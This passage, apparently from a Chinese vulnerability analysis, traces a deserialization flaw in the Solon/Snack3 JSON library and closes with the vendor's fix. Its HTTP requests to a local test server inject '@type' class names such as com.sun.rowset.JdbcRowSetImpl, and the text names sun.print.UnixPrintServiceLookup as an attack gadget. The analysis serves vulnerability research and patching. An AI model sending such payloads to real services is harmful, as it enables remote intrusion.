3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/
   20100101 Firefox/90.0
4  Sec-Fetch-Dest: document
5  Sec-Fetch-Mode: navigate
6  Upgrade-Insecure-Requests: 1
7  Sec-Fetch-Site: none
8  Sec-Fetch-User: ?1
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
   *;q=0.8
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
   2
12 Content-Type: application/json
13 Content-Length auto : 8
14
15 {"name":{"abc":"com.sun.rowset.JdbcRowSetImpl"}}
```

跟到 ObjectToer 类的 733 行时，因为 n1 为 null，所以也无法给 typeStr 赋值：



n1 从代码里面可以看到，是取的 ctx 里的 options 里的 typePropertyName：




也就是说，n1 就是@type 的值，所以再次构造数据包：

Request

数据包扫描 美化 热加载 构造请求

```
1  POST /hello HTTP/1.1
2  Host ? : localhost:8080
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/
   20100101 Firefox/90.0
4  Sec-Fetch-Dest: document
5  Sec-Fetch-Mode: navigate
6  Upgrade-Insecure-Requests: 1
7  Sec-Fetch-Site: none
8  Sec-Fetch-User: ?1
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
   *;q=0.8
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
   2
12 Content-Type: application/json
13 Content-Length auto : 8
14
15 {"name":{"@type":"com.sun.rowset.JdbcRowSetImpl"}}
```


typeStr 成功复制后，进入 if 判断，使用 loadClass 获得该类：




最后得到的 clz 就是 com.sun.rowset.JdbcRowSetImpl 这个类。

我们继续看后续怎么处理这个 clz 的，在 org.noear.snack.to.ObjectToer#analyse 的 swith 判断里，根据类型进行判断，这里是 Object。


最后到 127 行的 analyseBean：



跟进发现，在该方法中，使用 BeanUtil.newInstance(clz)示例化该类



后续就是遍历该类的参数，如果 body 传参中存在该类的参数，则使用 f.setValue(rst, val, disSetter)赋值：




构造 body 尝试赋值：

Request


数据包扫描 美化 热加载 构造请求

```
1   POST /hello HTTP/1.1
2   Host ? : localhost:8080
3   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/
    20100101 Firefox/90.0
4   Sec-Fetch-Dest: document
5   Sec-Fetch-Mode: navigate
6   Upgrade-Insecure-Requests: 1
7   Sec-Fetch-Site: none
8   Sec-Fetch-User: ?1
9   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
    *;q=0.8
10  Accept-Encoding: gzip, deflate
11  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
    2
12  Content-Type: application/json
13  Content-Length auto : 8
14
15  {"name":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSource":"szy"}}
```

将 dataSource 的值 szy 写入 JdbcRowSetImpl 类：




写入逻辑也比较简单，如果有 setter 方法，就调用该方法，如果没有，就通过反射赋值



所以这里就可以使用 sun.print.UnixPrintServiceLookup 类进行攻击。
但是这个类有一定的限制，必须要在 linux 环境。并且只有在 jdk 环境才存在 sun.print.UnixPrintServiceLookup 类。


修复方案

新版本多加了一个判断：




在 org.noear.solon.serialization.snack3.SnackActionExecutor 类中：


首先将 Feature.DisableClassNameRead 特性放入 config：



后续的 ctx 会携带这个 Options：



然后用 ctx.options.features 和 Feature.DisableClassNameRead 进行位比较，只要启用了这个特性，ctx.options.hasFeature(Feature.DisableClassNameRead)的结果就是 ture：



因此进不去这个 if 判断。